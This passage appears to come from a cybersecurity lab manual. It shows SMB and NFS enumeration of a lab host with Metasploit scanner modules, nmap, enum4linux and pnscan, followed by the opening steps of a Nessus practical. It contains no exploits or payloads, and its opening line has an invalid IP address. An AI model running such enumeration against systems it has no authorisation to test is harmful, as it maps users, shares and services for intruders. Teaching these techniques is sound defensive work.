└─# t_listen -192.168.242.299
34151

┌──(root㉿kali)-[~]
└─# pnscan -h
Usage: pnscan [<options>] [{<CIDR>|<host-range> <port-range>} | <service>]

This program implements a multithreaded TCP port scanner.
More information may be found at:
        http://www.lysator.liu.se/~pen/pnscan

Command line options:
        -h              Display this information.
        -V              Print version.
```

SMB ENUMERATION



SMB SHARE ENUMERATION

```
msf6 > use auxiliary/scanner/smb/smb_enumusers
msf6 auxiliary(scanner/smb/smb_enumusers) > show options

Module options (auxiliary/scanner/smb/smb_enumusers):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DB_ALL_USERS  false            no        Add all enumerated usernames to the database
   RHOSTS                         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/U
                                            sing-Metasploit
   SMBDomain     .                no        The Windows domain to use for authentication
   SMBPass                        no        The password for the specified username
   SMBUser                        no        The username to authenticate as
   THREADS       1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_enumusers) >
```

```
msf6 auxiliary(scanner/smb/smb_lookupsid) > use auxiliary/scanner/smb/smb_enumshares
msf6 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.39.118
RHOSTS ⇒ 192.168.39.118
msf6 auxiliary(scanner/smb/smb_enumshares) > exploit

[*] 192.168.39.118:139    - Starting module
[+] 192.168.39.118:139    - riza - (DISK)
[+] 192.168.39.118:139    - IPC$ - (IPC|SPECIAL) IPC Service (Samba Server Version 3.5.4-68.el6)
[*] 192.168.39.118:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumshares) >
```

SMB VERSION DETECTION

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.39.118
RHOSTS ⇒ 192.168.39.118
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.39.118:445    - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.39.118:445    -   Host could not be identified: Unix (Samba 3.5.4-68.el6)
[*] 192.168.39.118:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

SMB SID USER ENUMERATION

```
msf6 auxiliary(scanner/smb/smb_version) > use auxiliary/scanner/smb/smb_lookupsid
msf6 auxiliary(scanner/smb/smb_lookupsid) > set RHOSTS 192.168.39.118
RHOSTS => 192.168.39.118
msf6 auxiliary(scanner/smb/smb_lookupsid) > exploit

[*] 192.168.39.118:139    - PIPE(LSARPC) LOCAL(LOCALHOST - 5-21-1959339359-2945212547-3975378186) DOMAIN(WORKGROUP - )
[*] 192.168.39.118:139    - USER=nobody RID=501
[*] 192.168.39.118:139    - GROUP=None RID=513
[*] 192.168.39.118:139    - USER=riza RID=1000
```

SMB USER ENUMERATION

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumshares) > use auxiliary/scanner/smb/smb_enumusers
msf6 auxiliary(scanner/smb/smb_enumusers) > set RHOSTS 192.168.39.118
RHOSTS => 192.168.39.118
msf6 auxiliary(scanner/smb/smb_enumusers) > set smbuser riza
smbuser => riza
msf6 auxiliary(scanner/smb/smb_enumusers) > set smbpass riza
smbpass => riza
msf6 auxiliary(scanner/smb/smb_enumusers) > exploit

[+] 192.168.39.118:139     - LOCALHOST [ riza ] ( LockoutTries=0 PasswordMin=5 )
[*] 192.168.39.118:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumusers) >
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 445 -A 192.168.39.118
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 03:17 EST
Nmap scan report for 192.168.39.118
Host is up (0.0010s latency).

PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.98 seconds

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[/home/kali]
└─PS> nmap -sV 192.168.39.118
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 03:31 EST
Nmap scan report for 192.168.39.118
Host is up (0.0012s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
22/tcp  open  ssh          OpenSSH 5.3 (protocol 2.0)
111/tcp open  rpcbind      2-4 (RPC #100000)
139/tcp open  netbios-ssn?
445/tcp open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 171.89 seconds

┌──(kali㉿kali)-[/home/kali]
└─PS>
```

SMB Enumeration: Enum4Linux


Enum4linux is a tool that is designed to detecting and extracting data or enumerate from Windows and Linux operating systems, including SMB hosts those are on a network. Enum4linux is can discover the following:

- Domain and group membership
- User listings
- Shares on a device (drives and folders)
- Password policies on a target
- The operating system of a remote target


We start to normal scan using enum4linux. It extracts the RID Range, Usernames, Workgroup, Nbtstat Information, Sessions, SID Information, OS Information.

```
┌──(kali㉿kali)-[/home/kali]
└─PS> enum4linux 192.168.39.118
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jan 15 03:36:13 2023

 ========================( Target Information )========================

Target ..... 192.168.39.118
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================( Enumerating Workgroup/Domain on 192.168.39.118 )======================


[E] Can't find workgroup/domain


 ============================( Nbtstat Information for 192.168.39.118 )============================

Looking up status of 192.168.39.118
No reply from 192.168.39.118

 =================================( Session Check on 192.168.39.118 )=================================


[+] Server 192.168.39.118 allows sessions using username '', password ''
```

At last, we have the Share Enumeration which had the guest share that we enumerated earlier. Then we see that it tried to enumerate inside the print share and IPC but was restricted. Then we have the Password Policy Information regarding the users on the system. It enumerates if the password was changed recently or if it has never been changed. It also tells us the complexity and other stuff regarding users and the operating system of the target system.



NFS ENUMERATION




```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[/home/kali]
└─PS> nmap 192.168.39.118 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 04:19 EST
Nmap scan report for 192.168.39.118
Host is up (0.0051s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
875/tcp   open  unknown
2049/tcp  open  nfs
41902/tcp open  unknown
45792/tcp open  unknown
56291/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 19.98 seconds

┌──(kali㉿kali)-[/home/kali]
└─PS>
```

```
┌──(kali㉿kali)-[/home/kali]
└─PS> nmap -sV --script=nfs-* 192.168.39.118
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 04:21 EST
Nmap scan report for 192.168.39.118
Host is up (0.00082s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH 5.3 (protocol 2.0)
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn?
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp open  rpcbind

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 135.85 seconds

┌──(kali㉿kali)-[/home/kali]
└─PS>
```


PRACTICAL NO 7 : VULNERABILITY SCANNING

1. Nessus


Step 1: Open Nessus web client. Click on “Click here” link.




Step 2: Click on Continue.




Step 3: Provide username and password for registering and click on continue.




Step 4: Select managed by security center.



Step 5: Provide username and password for login.




Step 6: Opens the scanner window.




Nmap

